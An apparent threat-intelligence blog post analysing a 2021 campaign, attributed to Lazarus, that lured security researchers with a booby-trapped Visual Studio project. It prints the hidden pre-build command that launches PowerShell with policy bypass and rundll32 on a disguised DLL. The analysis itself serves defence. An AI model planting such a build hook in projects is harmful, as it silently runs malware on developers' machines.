PANDORABOX - North Koreans target security researchers

comae.com/posts/pandorabox-north-koreans-target-security-researchers/

Posted by *Matt Suiche* | Published on January 26, 2021
Tags: `apt` `lazarus`
Reading time: 3 minutes.

Table Of Contents:

Introduction

Today, Google's Threat Analysis Group (TAG) published a blogpost explaining that several security researchers have been targeted by (allegedly) North Korea. Since the operation seems to be targeting the curiosity of security researchers as an enabler for a successful operation, we dubbed this operation `PANDORABOX`.

No explanation was given on the attribution but Costin Raiu posted a screenshot from the Kaspersky Threat Attribution Engine which highlights code sharing between Manuscrypt (Lazarus). Note, that this alone isn’t enough for a successful attribution as it can be easily misled - maybe Google TAG has more information since they seemed to be so sure about who was behind the operation?


> KTAE code similarity analysis for the malware used to target security researchers involved in 0day analysis and development. "Manuscrypt" (also known as FALLCHILL) is typically used by the Lazarus APT. 👉 pic.twitter.com/hXxuJIj9Lc
>
> — Costin Raiu (@craiu) January 26, 2021

The campaign seems to have been on-going for a while because the persona James Willy (james0x40) created his GitHub account on the 16th April 2020.

Two attack vectors were identified:

- The attacker would send a link to their blog, which would trigger a Chrome exploit (CVE-2020-15994 ?) and infect the machine.

- The attacker would share a malicious visual studio project (`lpe-poc.zip`) over email or Telegram.



Found in [redacted] Inbox

James Willy 12/01/2021

To: [redacted]

lpe-poc.zip

877 KB

Visual Studio Project

We will focus on the Visual Studio project. The `dxgkrnl_poc.vcxproj` VS project contains a prebuild command which force-load `dxgkrnl_poc.vcxproj.suo` . As you can see the attackers, added several whitespaces to not make the command too obvious when someone would have a look.

```
    <PreBuildEvent>
      <Command>
powershell -executionpolicy bypass -windowstyle hidden
if(([system.environment]::osversion.version.major -eq 10) -and
[system.environment]::is64bitoperatingsystem -and (Test-Path
$(TargetName).vcxproj.suo)){rundll32 $(TargetName).vcxproj.suo,CMS_dataFinal
Bx9yb37GEcJNK6bt 4231}</Command>
    </PreBuildEvent>
```

`powershell -executionpolicy bypass -windowstyle hidden if(([system.environment]::osversion.version.major -eq 10) -and [system.environment]::is64bitoperatingsystem -and (Test-Path`

```
$(TargetName).vcxproj.suo)){rundll32 $(TargetName).vcxproj.suo,CMS_dataFinal
Bx9yb37GEcJNK6bt 4231}
```

The first parameter (`Bx9yb37GEcJNK6bt`) which is decryption key for strings, the same key can be found in the Google's TAG blogpost - which makes sense if the DLL shared across all the targets is the same. Unlike the second parameter - here `4231` - which is different from the Google TAG id (`4901`) this could be a potential identifier for the victims. This imply that the Visual Studio Project file had to be modified before being sent to each victim. Although, 5000 seems like a very high number of security researchers to be targeted. I don't even know if the global pool of security researchers is that big. Nonetheless, if you have been targeted don't hesitate to ping me on twitter at @msuiche to confirm your id is also different.

The `dxgkrnl_poc.vcxproj.suo` dll SHA2 hash is the following `4C3499F3CC4A4FDC7E67417E055891C78540282DCCC57E37A01167DFE351B244`. More information about this file can be found on Norfolk blog.

Project 1: D3DKMTPresentMultiPlaneOverlay3

What's the LPE, though?

```
void main()
{
        EnumerateAdapters1();
        DxgkCreateDevice();

        DxgkCreateContext();

        DxgkCreatePrimaryAllocation();

        DxgkSetVidPnSourceOwner();

        DxgkSetDisplayMode();

        DxgkPresentMutiPlaneOverlay3();
}
```

The LPE seems to be targeted a DirectX vulnerability, which we were not able to reproduce, which gets triggered by `D3DKMTPresentMultiPlaneOverlay3` function.

This is kind of ironic because the group seems to have also targeted k0shl who wrote a blogpost about a `D3DKMTPresentMultiPlaneOverlay3` vulnerability (CVE-2018-8165 found by Richard Zhu) few years ago.

> OK, I don't want to cheer with you now.😡 https://t.co/hl3h4S5JtT pic.twitter.com/dU2tW9WzD9
>
> — k0shl (@KeyZ3r0) January 26, 2021

No additional details on the `dxgkrnl!DxgkPresentMultiPlaneOverlay3` vulnerability will be provided since we are unable to say if we weren't able to reproduce the issue because only specific configurations can be triggered or because this vulnerability has already been patched.

Project 2: Direct Composition Vulnerability (CVE-2020-17057)

There is a also second archive that was shared with the security researchers with a working exploit for what seem to be CVE-2020-17057.

Conclusion

If you have a different id as a second parameter for the archive don't hesitate to contact me on Twitter at @msuiche, and if you encountered another archive project too. It would be interesting to connect the dots.

360 Threat Intelligence Team linked the operation to the DREAMJOB Operation.